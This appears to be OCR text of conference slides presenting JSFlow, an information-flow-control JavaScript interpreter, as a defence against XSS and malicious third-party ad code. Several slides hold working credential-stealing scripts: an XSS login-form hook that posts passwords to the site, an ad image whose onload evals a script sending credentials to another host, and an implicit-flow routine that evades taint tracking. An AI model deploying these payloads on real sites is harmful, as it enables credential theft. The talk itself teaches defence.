
Attack!

```
<script>
 var login = document.getElementById("login");
  if (login) {
    login.addEventListener("click", function () {

      var username = document.getElementsByName("username")[0].value;
      var password = document.getElementsByName("password")[0].value;

      var data = '{ "name"  : "' + encodeURIComponent(username) +' ",' +
                 '  "title" : "XSS, I have been owned!",' +
                 '  "text"  : "My password is ' + encodeURIComponent(password) + '"}';
```

FALLING FOR THE ATTACK



HRAFN

Post your stuff

d.hedin@gmail.com

••••••

Sign in

A WORD FROM OUR SPONSORS

You see a Porsche.

RECENT PUBLIC POSTS

Attack!


By Anonymous

Do you know about JSFlow?

By Daniel Hedin

JSFlow is a security-enhanced JavaScript interpreter for fine-grained tracking of information flow. JSFLow

AWW, SNAP!



HRAFN

Post your stuff

Daniel Hedin

A WORD FROM OUR SPONSORS

RECENT POSTS

XSS, I have been owned!

By d.hedin@gmail.com

My password is jsflow

Attack!

By Anonymous

CURRENT PROTECTION

- Solution: input validation and escaping
  - Whitelist input validation if possible
  - Use a Security Encoding Library – better chance of security than writing your own validation
  - Possible way forward in this case and frequently applied in similar applications

- Example
  - <script>alert(‘Danger!’)</script> becomes when escaped
  - &lt;script&gt; alert('Danger!’) &lt;/script&gt;
  - Escaping may be bypassed if not careful


- Use Content Security Policies
  - HTTP response header
  - Load content only from origin and scripts from origin and the given static domain

Content-Security-Policy: default-src: ‘self’; script-src: ‘self’ static.domain.tld

  - Not possible with current implementation; we serve scripts from the same domain as the user created content is served

- Moving target defense; randomize JavaScript syntax/API
  - Requires browser support

JSFLOW – THE XSS ATTACK



Security alert!

XMLHttpRequest to /post encodes information at level <T>

RECENT PUBLIC POSTS

Attack!

By Anonymous

Do you know about JSFlow?

By Daniel Hedin

JSFlow is a security-enhanced JavaScript interpreter for fine-grained tracking of information flow. JSFLow

- supports full non-strict ECMA-262 v.5 (pdf) including the standard API,

UNDER THE HOOD


information flow control

IFC IN PRACTICE – THE AD ATTACK

```
<a href="http://www.company.com">
    <img class="pure-img-responsive"
               src="http://localhost:4999/ads/ad2.png"
         onload="eval(document.getElementById('evil').text);"
    >
</a>

<script id="evil">
  var login = document.getElementById("login");
  if (login) {
    login.addEventListener("click", function () {
      var username = document.getElementsByName("username")[0].value;
      var password = document.getElementsByName("password")[0].value;
      var url = "http://localhost:4777/paste";
      var req = new XMLHttpRequest();
      req.open("POST", url);
      req.setRequestHeader("Content-type”,
                           "application/x-www-form-urlencoded");
      req.send("username=" + encodeURIComponent(username) +
               "&password=" + encodeURIComponent(password));
    });
  }
</script>
```

IFC IN PRACTICE – THE XSS ATTACK



```
<script>
 var login = document.getElementById("login");
  if (login) {
    login.addEventListener("click", function () {

      var username = document.getElementsByName("username")[0].value;
      var password = document.getElementsByName("password")[0].value;

      var data = '{ "name” : "' + encodeURIComponent(username) +' ",'
+
                 '  "title”: "XSS, I have been owned!",' +
                 '  "text” : "My password is ' +
                             encodeURIComponent(password) +
                 '"}';

      var req = new XMLHttpRequest();
      req.open('POST', '/post');
      req.setRequestHeader("Content-type", "application/json");
      req.send(data);
    });
  }
</script>
```

BUT, YOU SAY, ISN'T THAT TAINT TRACKING?

- Taint tracking
  - Technique for ensuring absence of bad *explicit* flows (direct copying)
  - Simple and relatively cheap
- Built into several languages
  - Perl, Ruby, …
- Available as extension for more
  - Python, Java, JavaScript, …
- All demoed attacks used explicit flows
- Is taint tracking enough?

IS TAINT TRACKING ENOUGH?

- Taint tracking is not enough when the attacker is in control of the code as is the case with injection attacks
- Consider implicit flows

```
public = false;
if (secret) { public = true; }
```

- Boolean value of secret is copied into public – but no explicit copying. Naturally works on bits too.

```
function copybit(b) {
  var x = 0;
  if (b) { x = 1; }
  return x;
}
```

LAUNDERING – THE NEED FOR FULL IFC

- Implicit flows can easily be lifted to laundering arbitrary secrets if allowed, consider scaling up copybit to bytes.

```
function copybits(c,n) {
  var x = 0;

  for (var i = 0; i < n; i++) {
    var b = copybit(c & 1);
    c >>= 1;
    x |= b << i;
  }
}
```

- Each bit is shifted into position and copied
- This code would bypass taint tracking
  - thankfully, jsflow tracks implicit flows too
- No time to demo this time but I'm happy to give anyone interested an offline demo :D

CONCLUSIONS

for IFC and the injection attacks

WHAT TO TAKE HOME

- Current protection mechanism created in response to existing attacks
  - different and targeted
  - do typically no protect against other attacks
- Access control not enough to protect confidentiality of user data
  - Accidental information disclosure doe to, e.g, mistakes in program
  - Active code injection attacks frequently possible
- Taint tracking not enough in the presence of code injection
  - Easily bypassed by using implicit flows

WHAT TO TAKE HOME

- IFC offers a uniform way to stop code injection attacks
  - malicious or broken 3rd party code – the ad example
  - broken code that enables XSS
  - (malicious or compromised 3rd party – the analytics example)
- IFC does not require the user to trust 1st or 3rd parties
  - would also have stopped the S-Pankki accidental leak
- IFC not created in response to attacks
  - general and powerful idea
- Attacks stopped by preventing unwanted information flows
  - Code is still injected and allowed access to information, but not allowed to disclose secrets like the password
  - Execution stopped with a security error on attempt

MY PERSONAL VIEW

- The presented attacks are not so much a symptom of ‘bad practices’ or ‘sloppy coding’ as they are symptoms of woefully lacking security mechanisms

- It should be fine for S-Pankki to include Google Analytics
  - without doing a security audit of the (rapidly changing) code

- It should be fine to include jQuery, Modernizr, …
  - without necessarily trusting the code or their providers


- The freedom to use available libraries is one cornerstone of the exciting and rapid development of cloud apps and cloud services

- … but we need to get the security mechanism up to speed
  - in particular, *we need to be able to specify what information can go where and find a way of enforcing this*

THE BIGGER PICTURE

End-to-end security in a client server setting

THE CLOUD AND THE WEB APP

